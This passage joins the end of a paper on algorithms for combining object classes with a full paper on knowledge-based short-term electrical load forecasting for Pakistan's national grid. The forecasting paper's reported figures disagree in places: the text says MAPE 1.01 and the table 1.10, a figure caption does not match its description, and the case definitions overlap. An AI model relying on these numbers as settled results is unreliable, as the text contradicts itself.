As we can see, the algorithm can receive as the input parameters classes of objects or their copies. If it receives access to classes, then they will be transformed into the parts of new class of objects. That is why if we need these classes to be unchanged after creation of their union, then we should use their copies.

Analyzing Def. 5 and Def. 6, we can conclude that intersection of classes $t_1,...,t_n$ can be computed during the calculation of their union, in this case core of the obtained class is the intersection of classes $t_1,...,t_n$. Taking into account Def. 6, it is possible to propose the following algorithm for intersection of $n \geq 2$ classes.

**Algorithm of intersection**

**Input:** classes of objects $t_1,...,t_n$.

1. Consider and check the equivalence of all elements of all possible $n$-tuples $(p_1 \subset P(t_1),..., p_n \subset P(t_n))$ and $(f_1 \subset F(t_1),..., f_n \subset F(t_n))$ constructed from the classes $t_1,...,t_n$.
2. If on the some iteration such equivalence will be found:
   a Copy this property (method) to new class of objects.
3. Repeat steps 1 and 2 until the end of consideration and comparison of all possible $n$-tuples of properties (methods) of classes $t_1,...,t_n$.

**Output:** new homogeneous class of objects if intersection among classes $t_1,...,t_n$ exists.

Analyzing Def. 7 we can see that it defines intersection of classes as binary operation, however it can be generalized for the case of n classes. Taking into account Def. 7, it is possible to propose the following algorithm for difference between class $t$ and $n \geq 2$ classes.

**Algorithm of difference**

**Input:** class of objects $t$ (or its copy) and classes of objects $t_1,...,t_n$.

1. Consider and check the equivalence of all elements of all possible tuples of properties $(p \subset P(t), p_i \subset P(t_i))$, and methods $(f \subset F(t), f_i \subset F(t_i))$, constructed from the classes $t, t_1,...,t_n$, where $i = \overline{1,n}$.
2. If on the some iteration such equivalence will be found:
   a Delete this property (method) from the class $t$.
3. Repeat steps 1 and 2 until the end of consideration and comparison of all possible tuples of properties (methods) of classes $t, t_1,...,t_n$.

**Output:** new homogeneous class of objects if difference between class $t$ and classes $t_1,...,t_n$ exists.

Similarly to union, the algorithm can receive as one of the input parameters class $t$ or its copy. If it receives access to class, then it will be transformed into the new class of objects. That is why if we need this class to be unchanged after creation of the difference between it and classes $t_1,...,t_n$, then we should use the copy of $t$.

Taking into account Def. 8, it is possible to propose the following algorithm for symmetric difference between classes $t_1$ and $t_2$.

**Algorithm of symmetric difference**

**Input:** classes of objects $t_1$ and $t_2$ (or their copies).

1. Consider and check the equivalence of all elements of all possible tuples $(p_1 \subset P(t_1), p_2 \subset P(t_2))$ and $(f_1 \subset F(t_1), f_2 \subset F(t_2))$ constructed from the classes $t_1$ and $t_2$.
2. If on the some iteration such equivalence will be found:
   a Delete this property (method) from classes $t_1$ and $t_2$.
3. Repeat steps 1 and 2 until the end of consideration and comparison of all possible tuples of properties (methods) of classes $t_1$ and $t_2$.

**Output:** new single-core inhomogeneous class of objects if symmetric difference between classes $t_1$ and $t_2$ exists.

Similarly to union and difference, the algorithm can receive as the input parameters classes of objects or their copies. If it receives access to classes, then they will be transformed into the parts of new class of objects. That is why if we need these classes to be unchanged after creation of their symmetric difference, then we should use their copies.

## VII. Conclusions

An ability of knowledge-based intelligent systems to generate new classes of objects in runtime is very important feature, which allow increasing of adaptability and scalability of such systems. In this paper the main attention was paid to consideration of universal exploiters of homogeneous classes of objects as tools for generation of new classes of objects in program runtime.

The main achievement of the paper is algorithms for implementation of universal exploiters of classes of objects, which allow dynamic generation of new classes of objects. As the result, algorithms for union, intersection, difference and symmetric difference of classes of objects were proposed. These algorithms can be useful within the knowledge-based intelligent systems, which are based on object-oriented dynamic networks, and also can be adapted for some high-level object-oriented programming languages equipped by powerful metaprogramming toolkits, such as Python, Ruby, etc.

However, despite all noted advantages, proposed algorithms require further analysis and optimization.

## References

[1] F. M. Smith, “Certified Run-Time Code Generation”, Ph.D. Thesis, Faculty of the Graduate School, Cornell University, Ithaca, New York, NY, USA, 2002.

[2] S. Kamin, “Routine Run-time Code Generation”, *ACM SIGPLAN Notices*, Vol. 38(12) Dec 2003.

[3] M. Lutz, *Learning Python: Powerful Object-Oriented Programming, 5th ed.*, O’Reilly Media, Inc., 2013.

[4] D. Beazley and B. K. Jones, *Python Cookbook: Recipes for Mastering Python 3, 3rd ed.*, O’Reilly Media, Inc., 2013.

[5] L. Ramalho, *Fluent Python: Clear, Concise, and Effective Programming*, O’Reilly Media, Inc., 2015.

[6] D. Flanagan and Yu. Matsumoto, *The Ruby Programming Language: Everything You Need to Know*, O’Reilly Media, Inc., 2008.

[7] L. Carlson and L. Richardson, *Ruby Cookbook: Recipes for Object-Oriented Scripting, 2nd ed.*, O’Reilly Media, Inc., 2015.

[8] P. Perrotta, *Metaprogramming Ruby 2: Program like the Ruby Pros, 2nd ed.*, The Pragmatic Bookshelf, 2014.

[9] D. O. Terletskyi. “Object-Oriented Dynamic Knowledge Representation Model within Intelligent Software Systems”, Ph.D. Thesis, Dept. Inform. Syst., Faculty of Comput. Sci. and Cybern., Taras Shevchenko National University of Kyiv, Kyiv, Ukraine, 2018.

[10] M. Minsky, “A framework for representing knowledge,” AI Laboratory, Massachusetts Institute of Technology, Technical Report 306, 1974.

[11] R. J. Brachman and H. J. Levesque, *Knowledge Representation and Reasoning*, Morgan Kaufmann Publishers, 2004.

[12] M. Negnevitsky, *Artificial Intelligence: A Guide to Intelligent Systems, 2nd ed.*, Addison-Wesley, 2004.

[13] I. D. Craig, *Object-Oriented Programming Languages: Interpretation*, ser. Undergraduate Topics in Computer Science, Springer, 2007.

[14] G. Blaschek, *Object-Oriented Programming with Prototypes*, Springer-Verlag, 1994.

[15] G. Booch, R. A. Maksimchuk, M. W. Engle, B. J. Young, J. Conallen, and K. A. Houston, *Object-Oriented Analysis and Design with Applications, 3rd ed.*, Addison-Wesley Professional, 2007.

[16] D. Terletskyi and A. Provotar, “Object-Oriented Dynamic Networks”, in *Computational Models for Business and Engineering Domains*, 1st ed., ser. International Book Series Information Science & Computing, G. Setlak and K. Markov, Eds., ITHEA, 2014, vol. 30, pp. 123-136.

[17] D. Terletskyi, “Object-Oriented Knowledge Representation and Data Storage Using Inhomogeneous Classes”, in *Information and Software Technologies: Proc. of 23rd Int. Conf., ICIST 2017, Druskininkai, Lithuania, October 12-14, 2017*, ser. Communication in Computer and Information Science, R Domasevicius and V. Mikasyte˙, Eds. Springer, 2017, vol. 756, pp. 48-61.

[18] D. O. Terletskyi and O. I. Provotar, “Mathematical Foundations for Designing and Development of Intelligent Systems of Information Analysis”, *Problems in Programming*, vol. 16, No. 2-3, pp. 233-241, May 2014.

# Short-Term Load Forecasting by Knowledge Based Systems on the basis of Priority Index for Selection of Similar Days

Mahnoor Khan*, Nadeem Javaid*, Yuksel Celik†, Asma Rafique†
*Department of Computer Science
COMSATS University Islamabad, Islamabad 44000, Pakistan
{mahnoor.khan2794, nadeemjavaidqau}@gmail.com
†Department of Computer Engineering
Karabuk University, Karabuk, Turkey

***Abstract*—In the modern day world and with growing technology, load forecasting is taken as the significant concerns in the power systems and energy management. The better precision of load forecasting minimizes the operational costs and enhances the scheduling of the power system. The literature has proposed different techniques for demand load forecasting like neural networks, fuzzy methods, Naïve Bayes and regression based techniques. This paper proposes a novel knowledge based system for short-term load forecasting. The proposed system has minimum operational time as compared to other techniques used in the paper. Moreover, the precision of the proposed model is improved by a different priority index to select similar days. The similarity in climate and date proximity are considered all together in this index. Furthermore, the whole system is distributed in sub-systems (regions) to measure the consequences of temperature. Besides, the predicted load of the entire system is evaluated by the combination of all predicted outcomes from all regions. The paper employs the proposed knowledge based system on real time data. The proposed model is compared with Deep Belief Network and Fuzzy Local Linear Model Tree in terms of accuracy and operational cost. In addition, the proposed system outperforms other techniques used in the paper and also decreases the Mean Absolute Percentage Error (MAPE) on yearly basis. Furthermore, the proposed knowledge based system gives more efficient outcomes for demand load forecasting.**

***Keywords*—Short-term load forecasting, knowledge based systems, priority index, similar day, date proximity**

## I. Introduction

The systematic and proficient utilization of electrical power is a hot debate topic in today's world [1]. The optimal power management and maintaining balance between demand and supply are considered as challenging tasks for modern power systems [2]. Moreover, the prediction of uncertain production of renewable energy resources [3] and short-term load forecasting [4] are measured as significant components of the power grid for optimal power scheduling. Besides, the short-term load forecasting has wide applications in the energy market like load scheduling, unit commitment and power production [5]. It has been observed in the literature that error maximization in short-term load forecasting can result in substantial growth in the utility operating expenses. Thus, enhancing the accuracy of predicted results is a challenging task and vital issue in the power management.

The literature has proposed many novel methods for short-term load forecasting like fuzzy [6], exponential smoothing [7], regression based [8], neural networks [9] and others. Moreover, every proposed model has incorporated some techniques. For example, regression based processes are usually comprised of Autoregressive Integrated Moving Average (ARIMA) [10], Auto-Regressive Moving Average (ARMA) [11], Support Vector Regression (SVR) [12] and Auto-Regressive Moving Average with Exogenous variable (ARMAX) [13]. Nevertheless, it is essential for aforementioned techniques to learn the process by bulks of preceding data for tuning of various parameters. Furthermore, the complexities of these techniques, minimum time of computation and memory essentials of knowledge based model can initiate a different perspective to knowledge based short-term load forecasting.

In literature, there are some works cited in knowledge based systems that employs a similar day method [14], [15], [16]. Though, there is a lot of room for enhancement in this scenario, which can be studied. The authors in [17] proposed a knowledge based system for short-term load demand forecasting. However, the paper overlooked the consequences of temperature. The change in temperature can cause fluctuations in the load demand. Consequently, the effect of temperature must be included in the short-term load forecasting. The different 8 day categories are enumerated in [18].

Moreover, average stabilized loads of historic data for every day has been evaluated by means of least and maximum load per hour. Furthermore, the least and maximum load for 11 days was forecasted by means of regression techniques. The Mean Absolute Percentage Error (MAPE) of Taiwan electrical power system attained was 2.52%. Moreover, the temperature was also incorporated in this study and was associated with 3.86% by the statistical technique in [19].

The authors in [20] calculated the weighted mean load of every hour for 3 preceding and similar days for short-term load forecasting. Moreover, the impact of temperature on prediction of short-term load is also considered by means of exponential association between power demand and temperature. Likewise, the mean prediction error for a daily peak load of France was attained 2.74% in [20]. Besides, the consequences of temperature, wind pressure and humidity, was scrutinized in [21]. The MAPE calculated in this study was 1.43%. The study in [23] was almost equivalent to the proposed model presented in [22]. Moreover, the MAPE achieved in this study was between 1.23% to 3.35% in 7 different states of America [22].

The mean prediction error for daily peak load in [24] was achieved 4.65% for weekdays and 7.08% for weekends of 3 different states of Turkey [23]. This mean prediction error was achieved after smoothing the temperature discrepancies throughout the day. The precedence of similar days is overlooked in previous studies. It is obvious that there are numerous days, which are advantageous for the knowledge based forecasting of load. Nevertheless, the best suitable preference of these same days has a substantial effect on forecasting results.

This paper divides the entire system in 9 regions. Moreover, the climatic conditions of only 1 city is chosen from every region. The knowledge based short-term load forecasting is employed to every region after the consideration of temperature. In addition, the predicted power load of the entire system is the aggregate of predicted load of particular regions. The impact of temperature is believed to be much more efficient and result improving when the system is divided.

The proposed system model is employed in Pakistan's National Power Network (PNPN), which is taken as a sample system in this paper. The proposed system model shows a significant decrease in MAPE in comparison with other traditional knowledge based methods. This paper uses algorithms of Deep Belief Network (DBN) and Fuzzy Local Linear Model Tree (F-LOLIMOT) for comparison purposes. The experimental results specifies that the proposed model requires minimum time for computation when associated with DBN and F-LOLIMOT.

The major research contributions of this paper include the proposition of the priority index for selection of similar days by means of temperature of specified regions and date proximity. Moreover, the historic power load is separated in 2 different data-sets in the paper. Subsequently, the data-sets predict the short-term load and then the final outcome is supposed to be more precise. The final outcomes are achieved by the summation of predicted results from 2 data-sets.

The remaining paper is organized in following manner: Section II discusses the categorization of knowledge based short-term load forecasting and Section III employs the proposed method on different topographical regions. Moreover, results and their discussion are presented in Section IV and Section V concludes the paper.

## II. Knowledge Based Short-Term Load Forecasting

Knowledge based systems and computational intelligence are considered as major tools of artificial intelligence. The knowledge based systems employs categorical representations of knowledge like symbols and words [24]. The knowledge based systems are efficient and simple as the categorical representation makes the knowledge readable and implicit for a human as compared to numerical derived models in computational intelligence. The techniques of knowledge based systems incorporate case based, model based and rule based systems.

The major difference between a traditional program and knowledge based system is in their structure [25]. The knowledge of the domain is closely associated with software for monitoring the performance of that particular knowledge in a traditional program. However, the roles are clearly divided in knowledge based systems. Moreover, there are 2 basic components of knowledge based systems, which are knowledge base and inference engine. Nonetheless, some interface proficiencies are also compulsory for a real-world system, as presented in Fig. 1.




Fig. 1. Principle components of knowledge based system

### A. Proposed Knowledge Based Short-Term Load Forecasting

The proposed knowledge based short-term load forecasting is categorized in following parts, which are explained as follows:

*1) Distribution of Historic Load Data:* The selection of similar days from historic days is considered as crucial for knowledge based forecasting. Moreover, the selection of similar months and days also have a significant impact on the results of short-term load forecasting. Therefore, this paper presents 2 historic data-sets, which are well-defined for every type of days. The first data-set is comprised of similar days from preceding month along with the selected date. Furthermore, the second data-set incorporates same days from 7 days earlier and subsequent to the target day of the week. The target year and similar days are also chosen from all preceding years in both data-sets. Besides, the data-sets are specified by scrutiny of annual load demand and meteorological conditions of Pakistan.

It is a well-known fact that temperature and load demand have a direct relationship with each other. For example, usage of air conditioners and other cooling devices increases in summers especially. This phenomenon shows variations in load curve and peak hour of the entire system. Moreover, the impact of climatic conditions on the load demand in summers is usually more than other time of year [26].

The Fig. 2 illustrates the load curves for Thursday as an example. Moreover, this load curve is for Pakistan and depicts all 4 seasons. It is obvious from the Fig. 2 that the load level and hourly peaks by day and nights shows a significant fluctuation in different spells. Therefore, it can be determined that by maximization of the measured time, the range of both data-sets may affect the selection of similar days with similar temperature. However, this phenomenon is not suitable for load curves because changes in climate also affect load consumption behavior.




Fig. 2. Variations in load behavior of sample Thursday during 2015 of PNPN

In first data-set, the same days are chosen from days that have equivalent month along with the target day. Moreover, this paper has assumed that the selected day can also be similar to its month or preceding month. Contrary to this, load curves from 7 days earlier and subsequent to the target day is more comparable to the target day when associated to load bends of the preceding month. Consequently, the other data-set specifies the consideration of these days in a data-set.

*2) Priority Index for Same Day:* In knowledge based short-term load forecasting, temperature has a significant role. The fluctuating behavior of climate and weather throughout a week or month shows a significant effect on load curves. Therefore, it is a vital part in choosing similar days for target year. Conversely, there can be different motives that are the cause of divergence for load curves. For instance, the power evaluating strategies and variations in utilization behaviors of Pakistan alter the levels of load demand. Thus, the selection of similar days along with date proximity is effective to choose for knowledge based forecasting.

*3) Distribution of PNPN:* The selection of exclusive temperature for huge topographical states usually affects the results in short-term load forecasting. Therefore, an exclusive temperature could not be given to a huge topographical state or zone in order to attain satisfactory forecasted outcomes. However, it is practical to give an exclusive temperature to every region when the entire region is distributed. The distribution of vast topographical zones has been observed in [27], [28]. Nevertheless, these studies overlooked priority index for similar day selection.

The paper distributes the region separately and then predicts the short-term load by consideration of the proposed priority index for similar selection. Furthermore, the forecasting of short-term load for the entire system can be achieved by summation of predicted results from all regions. Besides, this technique takes the temperature for similar selection knowledge based load forecasting in an efficient way.

## III. Application of Proposed Method on Vast Topographical Zone

This paper employs the knowledge based short-term load forecasting model on a vast topographical region. Moreover, this paper has selected regions of Pakistan for implementation of the proposed model. Pakistan has 4 seasons and different climates with significant discrepancies throughout the year. A city is selected from every region that is supposed to be the representative of the region. Moreover, a city also specifies the temperature of that particular region. There is no restriction on any system to distribute into specified number of regions. However, the system can be divided according to the requirement of the system and fluctuating behavior of weather.

The paper scrutinizes hourly load for 9 regions of PNPN. In this regard, the data form the duration of June 2014 to May 2016 is used as historic data for short-term load forecasting. Besides, the paper predicts the load demand for the duration of June 2016 to May 2017. A city is chosen from every region as a representative of that particular region. It is observed in the literature that there is no concept of splitting the data-set into training and test data in knowledge based systems. Moreover, the knowledge based systems use the entire historic data for choosing the best optimum results and similar days as discussed in Section II. However, the data-sets are divided into training and test data in DBN and F-LOLIMOT. This paper labels the 77% of the data as training data and the remaining 23% of the data as test data.

### A. Deep Belief Network

In [29], the basis of DBN is presented briefly. Moreover, the auto-correlation of load demand data has been depicted in Fig. 3 for the previous data. It is obvious from the auto-correlation plots that the preceding data is more auto-correlated to experimental data, to some extent.




Fig. 3. Fluctuating Behavior of Load Curve in Pakistan and Difference of Monday and a Sample Week-day

The autocorrelations tests are performed whose outcomes are shown in Table I. The outcomes show that the preceding data is much more auto-correlated as compared to the experimental data.

TABLE I
$\rho$ VALUES OF THE LJUNG BOX AUTOCORRELATION TEST WITH DIFFERENT REGION VALUES

| | Original Data | Experimental Data | Region size |
|---|---|---|---|
| **(0, 1)** | 1.00e-07 | 0.5510981 | 8175 |
| **(0, 1)** | 6.75e-04 | 0.6528330 | 14798 |
| **(1, 1)** | 0.00e+00 | 0.4384530 | 16856 |
| **(1, 2)** | 0.00e+00 | 0.7561250 | 15087 |

The paper also performs sensitivity analysis and the structure of DBN used for this paper includes 1 hidden layer with 5 neurons. Moreover, there are 25 neurons are in input layer and 20 neurons in the output layer in the proposed architecture. These neurons generate the prediction of load demand for the target day (24 hours). On the topic of architecture of this network, the input layer is comprised of 2 constraints for mean and maximum temperature for selected day.

### *B. Fuzzy Local Linear Model Tree Algorithm*

The paper employs F-LOLIMOT algorithm for training of the linear fuzzy model. The explanatory analysis of F-LOLIMOT algorithm has been discussed in detail in [30]. Moreover, the F-LOLIMOT algorithm is capable enough to predict the hourly demand load of, which is ahead than the current time by means of climatic and load data. The Fig. 4 depicts that there are different inputs and outputs of demand load and climatic data. This is done after sensitivity analysis on the system. Furthermore, the lags of climate are the climatic condition of the preceding week and target day. Likewise, the time lags of each hour load demand (inputs) are actually demand load data of similar hour at preceding, 9 and 10 days earlier than selected hour




Fig. 4. Autocorrelation of preceding load demand data for day lag

## IV. Results and Discussion

This paper implements the proposed method on PNPN. In this regard, following cases are observed to discuss the consequences, which are associated with distribution of the forecasting results and taking temperature in priority index.

1) Case 1: Short-term load forecasting of PNPN without taking temperature and distribution of data
2) Case 2: Short-term load forecasting of PNPN including consequences of data distribution without taking the temperature

The data distribution is overlooked in Case 1. Therefore, a distinctive temperature is not suitable for the system. Moreover, the priority index is the center of attention in this case along with the date proximity. Besides, the whole system is distributed in different sections in Case 2. Subsequently, the prediction is performed for every respective section. The prediction of the entire system is a combination of predicting outcomes in all sections. The Case 2 differs from Case 1 as the data distribution is carried out in this scenario.

The paper compares the results achieved from proposed knowledge based system with DBN and F-LOLIMOT. The results are evaluated in terms of precision and operational time. The short-term load predicting techniques is applied on PNPN to forecast the load demand for the duration of June 2016 to May 2017. Moreover, these predictions are based on temperature and load demand data, which lies in the range of June 2014 to exactly one day before the target day. The results are presented in Table II, which shows that proposed knowledge based system has enhanced MAPE to 1.01. The DBN and F-LOLIMOT techniques show MAPE is approximately higher than 3% for a month and approximately 5% greater in 47-50 days (maximum error). Nonetheless, the proposed method has MAPE, which is greater than 3% in 15-18 days and 5% with 23 days (maximum error). The variances discussed are notable enhancements in forecasting.

On the topic of operational cost, the proposed knowledge based method takes minimum time in training and executing

TABLE II
COMPARISON OF F-LOLIMOT, DBN AND PROPOSED METHOD

| Technique | MDME | MAPE | Operational Time (s) |
|---|---|---|---|
| Proposed | 2.83 | 1.10 | 15 |
| DBN | 2.89 | 1.21 | 29 |
| F-LOLIMOT | 3.43 | 1.50 | 215 |

in comparison with DBN and F-LOLIMOT. The proposed knowledge based system, DBN and F-LOLIMOT are executed to predict the days on a yearly basis. Besides, the operational time is distributed to total number of predicted days in order to get the usual operational time of prediction for a specified day. Moreover, the proposed system, DBN and F-LOLIMOT are executed with the same conditions. Besides, the parameters were tuned for every specified day and forecasted demand load has been achieved for every technique. The paper distributes the day, according to training and operational time in every technique. The proposed knowledge base systems have less operational time as it does not require as much training as compared to DBN and F-LOLIMOT. The proposed method lays emphasis on the selection of similar day and then predicts the load demand as discussed above.

The forecasting of sample day is presented in Fig. 5 by means of DBN, F-LOLIMOT and proposed knowledge based system. It is obvious that MAPE of the proposed method is 0.69 for a sample day. This MAPE is lesser than MAPEs of DBN and F-LOLIMOT, which is 0.91 and 0.97 respectively. Moreover, the DME is minimized in the presented knowledge based system as compared to others.




Fig. 5. Load forecasting for August 22, 2015 and comparative analysis of similar Day, DBN and F-LOLIMOT

## V. CONCLUSION

This paper presents a novel knowledge based short-term load forecasting method. The entire system (region) is distributed in 9 sub-systems (zones) by consideration of temperature to predict the demand load more efficiently. The outcomes depict that distribution of huge topographical power network improves the forecasting results. Moreover, this paper presents a novel priority index in which climatic conditions and the date proximity of every particular region is observed. The proposed knowledge based system is verified on PNPN. The achieved outcomes depict that proposed method minimizes the MAPE and other errors of forecasting in comparison with traditional forecasting techniques. Furthermore, the obtained results from proposed system are 15-20% improved as compared to DBN and F-LOLIMOT techniques. Furthermore, this paper defines 2 standard measures for error distribution. The outcomes verify that the total amount of exceeded days is reduced through proposing knowledge based systems from acceptable criteria. This phenomenon specifies more efficient forecasting results as compared to DBN, F-LOLIMOT and traditional knowledge based systems.

## REFERENCES

[1] R. Azizipanah-Abarghooee, V. Terzija, F. Golestaneh, and A. Roosta, “Multiobjective Dynamic Optimal Power Flow Considering Fuzzy-Based Smart Utilization of Mobile Electric Vehicles,” *IEEE Transactions on Industrial Informatics*, vol. 12, no. 2, pp. 503–514, apr 2016. [Online]. Available: http://ieeexplore.ieee.org/document/7384482/

[2] M. Khan, N. Javaid, M. N. Iqbal, M. Bilal, S. F. A. Zaidi, and R. A. Raza, “Load Prediction Based on Multivariate Time Series Forecasting for Energy Consumption and Behavioral Analytics,” in *Conference on Complex, Intelligent, and Software Intensive Systems*. Springer, Cham, jul 2019, pp. 305–316. [Online]. Available: http://link.springer.com/10.1007/978-3-319-93659-8_27

[3] S. Rahim, N. Javaid, A. Ahmad, S. A. Khan, Z. A. Khan, N. Alrajeh, and U. Qasim, “Exploiting heuristic algorithms to efficiently utilize energy management controllers with renewable energy sources,” *Energy and Buildings*, vol. 129, pp. 452–470, oct 2016. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S0378778816306867

[4] G. Zhu, T.-T. Chow, and N. Tse, “Short-term load forecasting coupled with weather profile generation methodology,” *Building Services Engineering Research and Technology*, vol. 39, no. 3, pp. 310–327, may 2018. [Online]. Available: http://journals.sagepub.com/doi/10.1177/0143624417740858

[5] A. Ahmad, N. Javaid, M. Guizani, N. Alrajeh, and Z. A. Khan, “An Accurate and Fast Converging Short-Term Load Forecasting Model for Industrial Applications in a Smart Grid,” *IEEE Transactions on Industrial Informatics*, vol. 13, no. 5, pp. 2587–2596, 2017.

[6] G. C. Silva, J. L. R. Silva, A. C. Lisboa, D. A. G. Vieira, and R. R. Saldanha, “Advanced fuzzy time series applied to short term load forecasting,” in *2017 IEEE Latin American Conference on Computational Intelligence (LA-CCI)*. IEEE, nov 2017, pp. 1–6. [Online]. Available: http://ieeexplore.ieee.org/document/8285726/

[7] V. Mayrink and H. S. Hippert, “A hybrid method using Exponential Smoothing and Gradient Boosting for electrical short-term load forecasting,” in *2016 IEEE Latin American Conference on Computational Intelligence (LA-CCI)*. IEEE, nov 2016, pp. 1–6. [Online]. Available: http://ieeexplore.ieee.org/document/7885697/

[8] Y. He, Q. Xu, J. Wan, and S. Yang, “Short-term power load probability density forecasting based on quantile regression neural network and triangle kernel function,” *Energy*, vol. 114, pp. 498–512, nov 2016. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S0360544216311264

[9] S. Li, P. Wang, and L. Goel, “A novel wavelet-based ensemble method for short-term load forecasting with hybrid neural networks and feature selection,” *IEEE Transactions on Power Systems*, vol. 31, no. 3, pp. 1788–1798, 2016.

[10] J. Wang and J. Hu, “A robust combination approach for short-term wind speed forecasting and analysis Combination of the ARIMA (Autoregressive Integrated Moving Average), ELM (Extreme Learning Machine), SVM (Support Vector Machine) and LSSVM (Least Square SVM) forecasts usi,” *Energy*, vol. 93, pp. 41–56, dec 2015. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S0360544215011202

[11] E. A. Jackson, "Comparison between Static and Dynamic Forecast in Autoregressive Integrated Moving Average for Seasonally Adjusted Headline Consumer Price Index," *SSRN Electronic Journal*, jan 2018. [Online]. Available: https://www.ssrn.com/abstract=3162606

[12] G. Mitchell, S. Bahadoorsingh, N. Ramsamooj, and C. Sharma, "A comparison of artificial neural networks and support vector machines for short-term load forecasting using various load types," in *2017 IEEE Manchester PowerTech*. IEEE, jun 2017, pp. 1–4. [Online]. Available: http://ieeexplore.ieee.org/document/7980814/

[13] L. Di Persio, A. Cecchin, and F. Cordoni, "Novel approaches to the energy load unbalance forecasting in the Italian electricity market," *Journal of Mathematics in Industry*, vol. 7, no. 1, p. 5, dec 2017. [Online]. Available: http://mathematicsinindustry.springeropen.com/articles/10.1186/s13362-017-0035-y

[14] M. Barman, N. Dev Choudhury, and S. Sutradhar, "A regional hybrid GOA-SVM model based on similar day approach for short-term load forecasting in Assam, India," *Energy*, vol. 145, pp. 710–720, feb 2018. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S0360544217321990

[15] S. Sepasi, E. Reihani, A. M. Howlader, L. R. Roose, and M. M. Matsuura, "Very short term load forecasting of a distribution system with high PV penetration," *Renewable Energy*, vol. 106, pp. 142–148, jun 2017. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S0960148117300198

[16] R. R. Eapen and S. P. Simon, "Performance Analysis of Combined Similar Day and Day Ahead Short Term Electrical Load Forecasting using Sequential Hybrid Neural Networks," *IETE Journal of Research*, pp. 1–11, may 2018. [Online]. Available: https://www.tandfonline.com/doi/full/10.1080/03772063.2017.1417749

[17] A. Ahmad, T. N. Anderson, and S. U. Rehman, "Prediction of Electricity Consumption for Residential Houses in New Zealand." Springer, Cham, apr 2018, pp. 165–172. [Online]. Available: http://link.springer.com/10.1007/978-3-319-94965-9_17

